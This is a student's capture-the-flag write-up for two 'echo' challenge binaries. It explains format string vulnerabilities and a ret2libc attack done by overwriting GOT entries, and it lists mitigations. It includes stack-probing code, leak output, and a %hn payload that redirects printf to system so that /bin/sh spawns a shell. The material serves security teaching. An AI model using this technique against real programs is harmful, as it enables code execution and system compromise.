echo - echo 2.0

Author:
Matteo Bordignon, 20/05/2024

Background

A **format string** vulnerability (1) is a bug where user input is passed as the format argument to `printf`, `scanf`, or another function in that family.
The format argument has many different specifiers which could allow an attacker to leak data if they control the format argument to `printf`. Since `printf` and similar are *variadic* functions, they will continue popping data off of the stack according to the format.
`printf` can also index to an arbitrary "argument" with the following syntax: "%n$x" (where `n` is the decimal index of the argument you want).
In C it is possible to write arbitrary values in programs that are vulnerable to format string using the %n format specifier (2). This specifier takes in a pointer (memory address) and writes there the *number of characters written so far*. If an attacker can control the input, he/she can control how many characters are written and also where he/she writes them.
If a program is vulnerable to format string and Non-eXecutable (NX 3) stack is enabled, meaning that arbitrary shell-code **cannot** be injected, return-to-libc attack can be performed.
A **ret2libc** (return-to-libc 4) attack typically involves exploiting a buffer overflow vulnerability to hijack the control flow of a program by manipulating the stack to call functions in the C standard library (libc). While the classic ret2libc attack involves overwriting the return address on the stack, a variant of this attack can be executed by overwriting entries in the Global Offset Table (GOT 5) and exploit calls to standard C library functions instead of return addresses. The GOT is a massive table of addresses. These addresses are the actual locations in memory of the libc functions. Dynamic linking uses the PLT (Procedure Linkage Table 5) and GOT (Global Offset Table) to resolve library function’s addresses.
When a library function is called, the program jumps to the PLT entry of that function.
From there, the PLT does some very specific things:

- If there is a GOT entry for puts, it jumps to the address stored there.
- If there isn't a GOT entry, it will resolve it and jump there.

Ret2libc attacks can lead to information disclosure, arbitrary code execution, privilege escalation, etc.
To avoid this type of attacks all user-provided inputs should be always sanitized and handled in a proper manner, in addition to prevent this very specific attack (ret2lib with GOT overwriting) **Full Relocation Read-Only** (FULL RELRO 6) should be enabled, be aware that this setting can greatly increase program startup time since all symbols must be resolved before the program is started. Check 7 for more information about mitigation.

Vulnerability

Both **echo** and **echo 2.0** have a format string vulnerability so they are vulnerable to ret2libc attack. The programs are not vulnerable to buffer overflow since they both use the `fgets` function which prevents these type of attacks.
Both programs have *PARTIAL RELRO* enabled, and for this reason the GOT overwriting technique can be employed.

Solution

Differences between echo and echo 2.0

The only difference between the two programs is that echo is not a Position Independent Executable (PIE) so the Address Space Layout Randomization (ASLR) is disabled. Echo 2.0 instead is a PIE and it has been compiled with ASLR enabled, meaning that addresses will change each execution, making them unpredictable.

echo

To solve this challenge I firstly check which security measures the binary was compiled with, using `checksec bin`:

```
~/University/Ethical_hacking/echo
└─ checksec bin
[*] '/home/bordi/University/Ethical_hacking/echo/bin'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

- NX was enabled: that means I could not inject shell-code.
- the stack canary was disabled but as I said in the vulnerability section, the program is not vulnerable to buffer overflows.
- the binary was not a Position Independent Executable that means addresses will not change between executions.

While running the program I found a format string vulnerability:

```
~/University/Ethical_hacking/echo
└─ ./bin
> %X
B2BFEB43
> 
```

Checking the provided source code I noticed that the program used the `printf` function to print what the user provides without any input sanitization.

Then I created a for loop to find out in which register the program stores the user provided input:

```
for i in range(30):
        payload = b'A'* 8 + f"%{i}$p".encode()
        p.sendlineafter(b'> ', payload)
        print(f"{i} - {p.recvline()}")
```

It was the 6^{th} argument, indeed:

```
~/University/Ethical_hacking/echo
└─ ./bin
> AAAAAAAA %6$X
AAAAAAAA 41414141
>
```

With all these information it is possible to write a python script that solves the challenge 8. The script has firstly to leak the `printf` address since libc has ASLR enabled, then calculate the address of the `system` function using:

1. $libc\_base = printf\_address - printf\_offset$
2. $system\_address = libc\_base + system\_offset$

and then overwrite the GOT entry corresponding to `printf` with the address of the `system` function. To do this it is needed to craft a payload like this: `payload = %{suffix_system}c%10$hn` where `suffix_system` are the last 2 bytes of the system's address, since `printf` and `system` are in the same library, the prefix of the addresses will be the same, in this way it is possible to write only the last 2 bytes using the `%hn` format specifier.
Lastly the payload has to be sent to the program followed by another payload containing `/bin/sh` to spawn a shell on the target and get the flag.

Note: the solution is not fully deterministic since the prefix could be a byte shorter, to obtain a fully deterministic solution it is needed to overwrite the 3 least significant bytes.



echo 2.0

As done with echo, to solve this challenge I started checking which security measures the binary was compiled with, using `checksec bin`:

```
~/University/Ethical_hacking/echo2
└─ checksec bin
[*] '/home/bordi/University/Ethical_hacking/echo2/bin'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

- NX was enabled: that means I could not inject shell-code.
- the binary was a Position Independent Executable that means the binary use relative addresses and they will change between each execution.

The program had the same format string vulnerability so I used the same technique but first I had to find a way to bypass the ASLR. To do that I found when the `printf` printed the address of the main function in the previous challenge (it was in the 19^{th} register):

Position main on the stack from printf perspective	main address (echo)
	

```
0 - b'AAAAAAAA%0$p\n'
1 - b'AAAAAAAA0x774bb05feb43\n'
2 - b'AAAAAAAA0xfbad208b\n'
3 - b'AAAAAAAA0x7fff423b36a0\n'
4 - b'AAAAAAAA0x1\n'
5 - b'AAAAAAAA(nil)\n'
6 - b'AAAAAAAA0x4141414141414141\n'
7 - b'AAAAAAAA0xa70243725\n'
8 - b'AAAAAAAA(nil)\n'
9 - b'AAAAAAAA(nil)\n'
10 - b'AAAAAAAA(nil)\n'
11 - b'AAAAAAAA(nil)\n'
12 - b'AAAAAAAA(nil)\n'
13 - b'AAAAAAAA0x774bb0816070\n'
14 - b'AAAAAAAA(nil)\n'
15 - b'AAAAAAAA0xb2671b9c0cc40000\n'
16 - b'AAAAAAAA0x1\n'
17 - b'AAAAAAAA0x774bb04280d0\n'
18 - b'AAAAAAAA0x7fff423b37f0\n'
19 - b'AAAAAAAA0x401146\n'
```

```
gef➤  disass main
Dump of assembler code for function main:
   0x0000000000401146 <+0>:     push   rbp
   0x0000000000401147 <+1>:     mov    rbp
   0x000000000040114a <+4>:     sub    rsp
   0x000000000040114e <+8>:     mov    rax
   0x0000000000401157 <+17>:    mov    QWO
   0x000000000040115b <+21>:    xor    eax
   0x000000000040115d <+23>:    mov    rax
   0x0000000000401164 <+30>:    mov    esi
   0x0000000000401169 <+35>:    mov    rdi
   0x000000000040116e <+38>:    call   0x4
   0x0000000000401171 <+43>:    mov    rax
   0x0000000000401178 <+50>:    mov    esi
   0x000000000040117d <+55>:    mov    rdi
   0x0000000000401180 <+58>:    call   0x4
   0x0000000000401185 <+63>:    mov    rax
   0x000000000040118c <+70>:    mov    esi
   0x0000000000401191 <+75>:    mov    rdi
   0x0000000000401194 <+78>:    call   0x4
```

then I leaked the main address and calculate the PIE offset using: $PIE\_offset = leaked\_main\_address - elf\_main\_address$ with this method I was able to know the exact position of the functions. From now on the solution is the same of the previous challenge (9).

References

1. The format string vulnerability
2. Non-eXectuable stack
3. Ret2libc
4. %n format specifier
5. Global Offset Table (GOT) and Procedure Linkage Table (PLT)
6. Relocation Read-Only (RELRO)
7. Format string mitigation
8. Full python solution for echo

9. Full python solution for echo 2.0